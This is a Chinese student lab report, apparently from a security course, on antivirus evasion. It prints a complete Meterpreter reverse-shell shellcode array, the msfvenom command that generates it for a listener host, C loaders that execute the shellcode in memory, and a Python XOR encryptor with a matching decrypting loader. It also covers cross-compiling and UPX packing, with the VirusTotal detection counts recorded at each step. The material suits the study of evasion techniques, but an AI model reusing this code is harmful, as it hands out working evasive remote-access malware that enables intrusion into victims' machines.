
2.4.2 C 语言代码
20232414_shellcode.c:
#include <windows.h>
#include <stdio.h>
#include <string.h>

// 上一步生成的shellcode数组
const char met[] =
"\xfc\xe8\x8f\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x31\xff\x0f\xb7"
"\x4a\x26\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d"
"\x01\xc7\x49\x75\xef\x52\x8b\x52\x10\x8b\x42\x3c\x01\xd0"
"\x57\x8b\x40\x78\x85\xc0\x74\x4c\x01\xd0\x8b\x48\x18\x50"
"\x8b\x58\x20\x01\xd3\x85\xc9\x74\x3c\x31\xff\x49\x8b\x34"
"\x8b\x01\xd6\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75"
"\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe0\x58\x8b\x58\x24\x01"
"\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01"
"\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58"
"\x5f\x5a\x8b\x12\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00"
"\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8"
"\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80"
"\x6b\x00\xff\xd5\x6a\x0a\x68\xc0\xa8\x8c\xac\x68\x02\x00"
"\x15\xb3\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74"
"\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67"
"\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f"
"\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10"
"\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53"
"\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8"
"\x00\x7d\x28\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b"
"\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e"
"\x5e\xff\x0c\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf0\xb5\xa2\x56\x6a"
"\x00\x53\xff\xd5";

int main() {
    DWORD old = 0;
    // 设置内存可执行
    VirtualProtect((LPVOID)met, strlen(met), PAGE_EXECUTE_READWRITE, &old);
    // 定义函数指针并调用shellcode
    void (*shellcode)() = (void(*)())met;
    shellcode();
    return 0;
}

2.4.3 Linux 交叉编译
i686-w64-mingw32-g++ 20232414_shellcode.c -o 20232414_shellcode.exe -static

2.4.4 virustotal测试
virustotal:32,效果并不理想

2.5 组合C + shellcode编程与UPX加壳技术实现免杀
2.5.1 生成并加密 Shellcode
-

生成原始 C 格式 Shellcode
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.140.172 LPORT=443 -f c![image]()
-

使用 Python 脚本加密 Shellcode,
python3 encrypt.py执行encrypt.py:
# 原始的、未加密的Shellcode shellcode = bytearray( b"\xfc\xe8\x8f\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" b"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" b"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" b"\x01\xc7\x49\x75\xef\x52\x8b\x52\x10\x8b\x42\x3c\x57\x01" b"\xd0\x8b\x40\x78\x85\xc0\x74\x4c\x01\xd0\x8b\x48\x18\x50" b"\x8b\x58\x20\x01\xd3\x85\xc9\x74\x3c\x49\x8b\x34\x8b\x31" b"\xff\x01\xd6\x31\xc0\xc1\xcf\x0d\xac\x01\xc7\x38\xe0\x75" b"\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe0\x58\x8b\x58\x24\x01" b"\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01" b"\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58" "\x5f\x5a\x8b\x12\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00" b"\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8" b"\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80" b"\x6b\x00\xff\xd5\x6a\x0a\x68\xc0\xa8\x8c\xac\x68\x02\x00" b"\x01\xbb\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea" b"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74" b"\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67" b"\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f" b"\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10" b"\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53" b"\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8" b"\x00\x7d\x28\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b" b"\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e" b"\x5e\xff\x0c\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff" b"\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf0\xb5\xa2\x56\x6a" b"\x00\x53\xff\xd5" ) # 定义一个加密密钥 key = 0xAA # 执行异或加密 for i in range(len(shellcode)): shellcode[i] ^= key # 以C语言数组的格式打印加密后的Shellcode print("unsigned char encrypted_shellcode[] = {") print(" \"" + "\\x" + "\\x".join("{:02x}".format(b) for b in shellcode) + "\"") print("};") # 打印Shellcode的长度 print("unsigned int encrypted_shellcode_len = " + str(len(shellcode)) + ";")![image]()
2.5.2 编写C 程序解密并执行 Shellcode
2414_loader.c:
#include <windows.h>
#include <stdio.h>

// Python脚本输出的加密后Shellcode和长度
unsigned char encrypted_shellcode[] = {    "\x56\x42\x25\xaa\xaa\xaa\xca\x23\x4f\x9b\x78\xce\x21\xf8"
"\x9a\x21\xf8\xa6\x21\xf8\xbe\x21\xd8\x82\xa5\x1d\xe0\x8c"
"\x9b\x55\x9b\x6a\x06\x96\xcb\xd6\xa8\x86\x8a\x6b\x65\xa7"
"\xab\x6d\xe3\xdf\x45\xf8\x21\xf8\xba\x21\xe8\x96\xfd\xab"
"\x7a\x21\xea\xd2\x2f\x6a\xde\xe6\xab\x7a\x21\xe2\xb2\xfa"
"\x21\xf2\x8a\xab\x79\x2f\x63\xde\x96\xe3\x21\x9e\x21\x9b"
"\x55\xab\x7c\x9b\x6a\x6b\x65\xa7\x06\xab\x6d\x92\x4a\xdf"
"\x5e\xa9\xd7\x52\x91\xd7\x8e\xdf\x4a\xf2\x21\xf2\x8e\xab"
"\x79\xcc\x21\xa6\xe1\x21\xf2\xb6\xab\x79\x21\xae\x21\xab"
"\x7a\x23\xee\x8e\x8e\xf1\xf1\xcb\xf3\xf0\xfb\x55\x4a\xf2"
"\xf5\xf0\x21\xb8\x43\x2a\x55\x55\x55\xf7\xc2\x99\x98\xaa"
"\xaa\xc2\xdd\xd9\x98\xf5\xfe\xc2\xe6\xdd\x8c\xad\x23\x42"
"\x55\x7a\x12\x3a\xab\xaa\xaa\x83\x6e\xfe\xfa\xc2\x83\x2a"
"\xc1\xaa\x55\x7f\xc0\xa0\xc2\x6a\x02\x26\x06\xc2\xa8\xaa"
"\xab\x11\x23\x4c\xfa\xfa\xfa\xfa\xea\xfa\xea\xfa\xc2\x40"
"\xa5\x75\x4a\x55\x7f\x3d\xc0\xba\xfc\xfd\xc2\x33\x0f\xde"
"\xcb\x55\x7f\x2f\x6a\xde\xa0\x55\xe4\xa2\xdf\x46\x42\xcd"
"\xaa\xaa\xaa\xc0\xaa\xc0\xae\xfc\xfd\xc2\xa8\x73\x62\xf5"
"\x55\x7f\x29\x52\xaa\xd4\x9c\x21\x9c\xc0\xea\xc2\xaa\xba"
"\xaa\xaa\xfc\xc0\xaa\xc2\xf2\x0e\xf9\x4f\x55\x7f\x39\xf9"
"\xc0\xaa\xfc\xf9\xfd\xc2\xa8\x73\x62\xf5\x55\x7f\x29\x52"
"\xaa\xd7\x82\xf2\xc2\xaa\xea\xaa\xaa\xc0\xaa\xfa\xc2\xa1"
"\x85\xa5\x9a\x55\x7f\xfd\xc2\xdf\xc4\xe7\xcb\x55\x7f\xf4"
"\xf4\x55\xa6\x8e\xa5\x2f\xda\x55\x55\x55\x43\x31\x55\x55"
"\x55\xab\x69\x83\x6c\xdf\x6b\x69\x11\x5a\x1f\x08\xfc\xc0"
"\xaa\xf9\x55\x7f"
};
unsigned int encrypted_shellcode_len = 354; // 替换为实际的长度

// 定义与加密时相同的密钥
#define KEY 0xAA

// 异或解密函数
void xor_decrypt(unsigned char *data, size_t data_len, unsigned char key) {
    for (size_t i = 0; i < data_len; i++) {
        data[i] ^= key;
    }
}

int main() {
    //  在内存中申请一块可读、可写、可执行的空间
    //    这是关键步骤,避免直接在数据区执行
    LPVOID exec_mem = VirtualAlloc(0, encrypted_shellcode_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (exec_mem == NULL) {
        // 如果内存分配失败,打印错误并退出
        printf("VirtualAlloc failed. Error: %d\n", GetLastError());
        return 1;
    }

    // 将加密的shellcode复制到新申请的内存中
    memcpy(exec_mem, encrypted_shellcode, encrypted_shellcode_len);

    // 在内存中对shellcode进行解密
    xor_decrypt((unsigned char*)exec_mem, encrypted_shellcode_len, KEY);

    // 将函数指针指向解密后的shellcode并执行
    //    这是一种更隐蔽和通用的调用方式
    ((void(*)())exec_mem)();

    return 0;
}

2.5.3 MinGW 交叉编译将.c编译成 Windows 可执行文件
i686-w64-mingw32-g++ 2414_loader.c -o 2414_stealth.exe -lws2_32
i686-w64-mingw32-g++: 32位Windows交叉编译器
xxx.c: 源代码文件
-o xxx.exe: 指定输出的可执行文件名
-lws2_32: 链接Windows Sockets库,某些payload可能需要

2.5.4 使用 UPX 加壳进一步隐藏特征
upx -o 2414_stealth_upx.exe 2414_stealth.exe
-o xxxx_upx.exe: 指定加壳后的输出文件名
xxxx.exe: 要加壳的原始文件
2.5.6 virustotal测试

加壳前(2414_stealth.exe),virustotal:19

加壳后(2414_stealth_upx.exe),virustotal:18

2.5.7 主机上运行生成的.exe
刚复制进去就被识别出来删掉了

使用windows自带的Windows安全中心,版本信息如下:
3.问题及解决方案
- 问题1:安装veil时无法连接到github克隆VeilDependencies
- 问题1解决方案:github属于有时登不上,有时能登上,在主机蹲守能进入github的时间点,趁网络好的时候进行安装。
4.学习感悟、思考等
